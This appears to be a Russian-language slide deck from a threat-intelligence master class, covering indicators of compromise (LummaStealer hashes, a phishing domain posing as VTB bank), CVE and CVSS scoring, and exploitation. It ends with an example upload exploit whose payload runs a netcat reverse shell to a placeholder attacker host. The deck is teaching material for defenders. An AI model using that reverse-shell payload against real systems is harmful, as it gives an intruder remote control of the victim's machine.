

Мастер-класс по исследованию киберугроз

БОЛЬШОЙ
МОСКОВСКИЙ
ТЕХНО  ФЕСТ

Николай Галкин
начальник отдела исследований киберугроз

Кристина Стрельцова
старший специалист по исследованию киберугроз

Александр Рудзик
старший специалист по исследованию киберугроз

План мастер-класса



1

Работа с индикаторами компрометации

2

Исследование индикаторов атак, а именно сигнатурных детектирующих правил для сетевых и хостовых СЗИ

3

ТТР злоумышленников



Индикаторы компрометации

Threat Intelligence




TI – направление в **кибербезопасности**, которое занимается сбором, обработкой и распространением данных об **актуальных** киберугрозах для **повышения уровня** защищенности организаций



Threat Intelligence

Направления киберразведки



Threat Intelligence




Мотивы, цели,
потенциальные спонсоры,
группировки

Пример:

Жертвами **Lazarus** являются многие глобальные правительственные организации, организации в сфере образования, высоких технологий, финансов, фармацевтической и оборонной промышленности, а также некоммерческие организации

Threat Intelligence



Используемые инструменты, шаблон поведения

Пример:

Использование приложений **Google Cloud** в качестве прокси сервера

Threat Intelligence



Индикаторы - вредоносное ПО, домены,
IP-адреса, эксплуатируемые уязвимости
(CVE)

Пример:
628d4f33bd604203d25dbc6a5bb35b90,
googleService.exe,
PCI\VEN_80EE&DEV_CAF

Threat Intelligence



Indicator of Compromise, IoC



Индикатор компрометации (Indicator of Compromise, IoC) – объект (или активность), который с большой долей вероятности указывает на несанкционированный доступ к системе (то есть ее компрометацию)

Хостовые

Hash – последовательность символов фиксированной длины, полученная путем преобразования произвольных исходных данных (числа, текста, файла и др.) при помощи специального математического алгоритма, которая однозначно соответствует этим исходным данным, но не позволяет их восстановить

Сетевые

- **IP-address** – уникальный адрес, который идентифицирует устройство в Интернете или локальной сети
- **Domain names (DNS)** – человеко-читаемое имя ресурса в сети. DNS – система разрешения доменных имен, которая преобразует домен в IP-адрес и наоборот
- **URL-address** – адрес, который выдан уникальному ресурсу в интернете

Хостовые индикаторы



22 / 67
Community Score

⚠ 22/67 security vendors flagged this file as malicious

Reanalyze Similar More

c5966d12905046086aa8159de377465cee3504d1f7da5aced071d674bdce0373

список рассылки.docx

docx calls-wmi

Size: 11.75 KB | Last Analysis Date: 29 days ago | DOCX


- **MD5** (5f2be3087b58498fe140b6f3e4fe1ebc)
- **SHA1** (861118c8a32157349c1d3dc76e774c027c05433c)
- **SHA256** (c5966d12905046086aa8159de377465cee3504d1f7da5aced071d674bdce0373)

Хостовые индикаторы



LummaStealer

MD5: 05432e2416b4f5a4fc7aee08a33e3579





LummaStealer


Vendor detections: 15

Intelligence 15	IOCs	YARA	File information	Comments	Actions
SHA256 hash:		d441a4450e14fc230f4ab6e8a7a5052b4e804251271ea21c4e88263b4710b437			
SHA3-384 hash:		83dc843a2e6d20cee603fc0bd5a752d238ec9b47d856ba418a765d5593e682a5dc72157221454c145221bed903df11f8			
SHA1 hash:		7d7b350dd088d2d81fae480bff4ceda9b283d1de			
MD5 hash:		05432e2416b4f5a4fc7aee08a33e3579			

LummaStealer

MD5: 66d9a0d44c51c98a087c4435d5390475




LummaStealer


Vendor detections: 16

Intelligence 16	IOCs	YARA 4	File information	Comments	Actions
SHA256 hash:		e8d9018e03146038089e455a14ee2bb0fc67bccb9b1b13eaf000060ecc384445			
SHA3-384 hash:		3fcc35de44036dc8bc5df49314b1ab354de201eff2fc820fe39f55b0c6bc21bdb8c341f11e197e543f9d384accfd1c06			
SHA1 hash:		b28943953c62e5da4dfe3ce764db9308aa84b2a7			
MD5 hash:		66d9a0d44c51c98a087c4435d5390475			

Сетевые индикаторы



- **Domain name:** 5000-rub-vtb[.]ru
- **IP:** 31.31.198[.]49

https://5000-rub-vtb.ru

ВТБ

Введите Ваш номер карты,
чтобы получить 5000 руб от ВТБ

Номер карты


Принять участие

Нажимая «Принять участие», я принимаю Правила и
Тарифы предоставления услуги ВТБ Онлайн


© Банк ВТБ (ПАО), 2007–2023. Банк ВТБ использует файлы cookie для
повышения удобства работы с ВТБ Онлайн. В cookie содержатся данные
о прошлых посещениях сайта.

Отделения и банкоматы Контакты


Сервера злоумышленника



Хранение ВПО



Фишинг



Панель управления C2




Сетевые индикаторы атак

Знание об уязвимостях




Одним из направлений киберразведки является **отслеживание появления новых уязвимостей в продуктах**


Сбор информации




Анализ уязвимостей



Классификация рисков




Устранение уязвимостей



Источники сбора информации



Пеллония – система сбора и обработки информации об **угрозах** и **уязвимостях**, результат работы – автозаведённые в систему управления задачи YouTrack



Пост-анализ уязвимостей



Уязвимость – недостаток (слабость) программного средства или информационной системы в целом, который может быть использована для **реализации угроз** безопасности информации

CWE (Common Weakness Enumeration) – общий **перечень недостатков** безопасности

CVE (Common Vulnerabilities and Exposures) – перечень **уязвимостей и дефектов**, обнаруженных в различном программном обеспечении

Примеры источников уязвимостей:

- Механизм аутентификации
- Модуль обработки передаваемых параметров
- Механизм загрузки обновлений ПО

Система оценивания

Common Vulnerability Scoring System (CVSS) является системой для оценки уязвимостей

На данный момент общепринятая и наиболее популярная версия — **CVSSv3.1**

С каждой уязвимостью связан CVSS-вектор:
AV:*/AC:*/PR:*/UI:*/S:*/C:*/I:*/A:*

Метрики:

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) Adjacent Network (AV:A) Local (AV:L) Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) High (AC:H)

Privileges Required (PR)*

None (PR:N) Low (PR:L) High (PR:H)

User Interaction (UI)*

None (UI:N) Required (UI:R)

Scope (S)*

Unchanged (S:U) Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) Low (C:L) High (C:H)

Integrity Impact (I)*

None (I:N) Low (I:L) High (I:H)

Availability Impact (A)*

None (A:N) Low (A:L) High (A:H)

Уровни критичности



Помимо системы оценивая существуют **вендорские уровни критичности** для всех типов уязвимостей

Уровень	Оценка
Отсутствует	0
Низкий	0.1 – 3.9
Средний	4.0 – 6.9
Высокий	7.0 – 8.9
Критический	9.0 – 10.0

Эксплуатация



Эксплойт – программа, фрагмент кода или данных, которые предназначены для использования ошибки или уязвимости в приложении или операционной системе

Пример эксплойта для реализации **удаленного исполнения кода**:

```
POST /upload HTTP/1.1
Host: 192.168.239.129
User-Agent: python-requests/2.24.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 229
```

POST-запрос

```
--49925c67cca7a8ef0ce4c32d37617928
Content-Disposition: form-data; name="file"; filename="exploit.py"
Content-Type: text/x-python
```

Конечный адрес (endpoint)

```
import os
os.system("nc -e /bin/sh attacker-ip 4444")
